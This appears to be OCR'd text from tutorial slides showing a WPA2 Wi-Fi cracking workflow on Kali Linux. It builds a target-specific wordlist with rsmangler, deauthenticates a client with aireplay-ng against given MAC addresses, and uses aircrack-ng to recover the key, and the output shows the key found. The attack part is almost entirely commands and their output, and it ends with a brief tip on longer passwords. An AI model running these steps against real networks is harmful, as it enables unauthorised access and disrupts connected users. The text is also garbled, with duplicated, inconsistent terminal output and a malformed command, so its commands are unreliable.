root@kali:/media/root/Drive/Kali/wordlists# cat burman.lst
cat: burman.lst: No such file or directory
root@kali:/media/root/Drive/Kali/wordlists# cat burman.rb
burmanburman
burmaned
burmaning
pwburman
burmanpw
pwdburman
burmanpwd
adminburman
burmanadmin
sysburman
burmansys
1990burman
burman1990
1991burman
burman1991
1992burman
burman1992
1993burman
burman1993

root@kali:/media/root/Drive/Kali# aireplay-ng --deauth 5 -a C4:E9:84:24:AF:CC -c 4:AF:CC -c
3C:91:57:CC:3D:03 wlan0mon
04:55:08 Waiting for beacon frame (BSSID: C4:E9:84:24:AF:CC) on channel 8
04:55:09 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [0] 4 ACKs]
04:55:09 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [0] 4 ACKs]
04:55:10 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [0] 4 ACKs]
04:55:11 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [12] 5 ACKs]
04:55:11 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [3] 4 ACKs]

root@kali:/media/root/Drive/Kali#
```

ENC	CIPHER	AUTH	ESSID
WPA2	CCMP	PSK	BURMAN

Frames	Probe
1021	BURMAN
17	

AIRCRAK-NG

AIRCRAK-NG -W BURMAN.LST /CAP/CAPTURE.CAP

```
root@kali: /media/root/Drive/Kali/wordlists
File Edit View Search Terminal Help
root@kali:/media/root/Drive/Kali/wordlists# cat del.txt | rsmangler --min 8 --max 15 --file -> burman.rb
root@kali:/media/root/Drive/Kali/wordlists# cat burman.lst
cat: burman: No such file or directory
root@kali:/media/root/Drive/Kali/wordlists# cat burman.lst
burmanburman
burmaned
burmaning
pwburman
burmanpw
pwburman
burmanpwd
adminburman
burmanadmin
sysburman
burmansys
1990burman
burman1990
1991burman
burman1991
1992burman
burman1992
1993burman
burman1993

root@kali: /media/root/Drive/Kali
File Edit View Search Terminal Help
root@kali:/media/root/Drive/Kali# aireplay-ng --deauth 5 -a C4:E9:84:24:AF:CC -c 3C:91:57:CC:3D:03 wlan0mon
04:55:08 Waiting for packet
04:55:09 Sending 64 bytes of deauth
04:55:09 Sending 64 bytes of deauth
04:55:10 Sending 64 bytes of deauth
04:55:11 Sending 64 bytes of deauth
04:55:11 Sending 64 bytes of deauth
Aircrack-ng 1.2 rc4
[00:00:00] 388/1095 keys tested (1087.39 k/s)
Time left: 0 seconds 35.43%
KEY FOUND! [ burmanshom ]
Master Key : 61 FC 9B CC 5B DC 0D 67 E8 D5 04 5A 38 F2 D1 D8
F5 9A A6 F8 D4 41 7E F4 F8 1C AC A6 9C 44 A7 29
Transient Key : 3F 0C 20 38 7A 39 2B DF CD 99 07 A7 83 BF C3 20
D8 52 58 BC 15 E0 00 34 C3 6C 06 3D 2E 61 98 9C
33 33 5C 1D 46 58 15 CE AB EF 3A 52 6E BB 93 AD
34 63 BC 5E 6D 5C 0C 8D 4F 77 37 B5 1A A5 EA B1
EAPOL HMAC : 03 3C E7 04 B4 D5 1B 6A AC E4 9D 3C A7 D8 86 56
root@kali:/media/root/Drive/Kali#
```

CONCLUSION

- Depending upon the length of your password list, it can take up to a few minutes to a few days.
- On a computer with dual core 2.8 GHz Intel processor, it's capable of testing a little over 1000 passwords per second.
- That works out to about 1.8 million passwords per hour.
- WPA/WPA2 allows upto 64 characters. Use longer passwords to prevent attacks.

THANK YOU!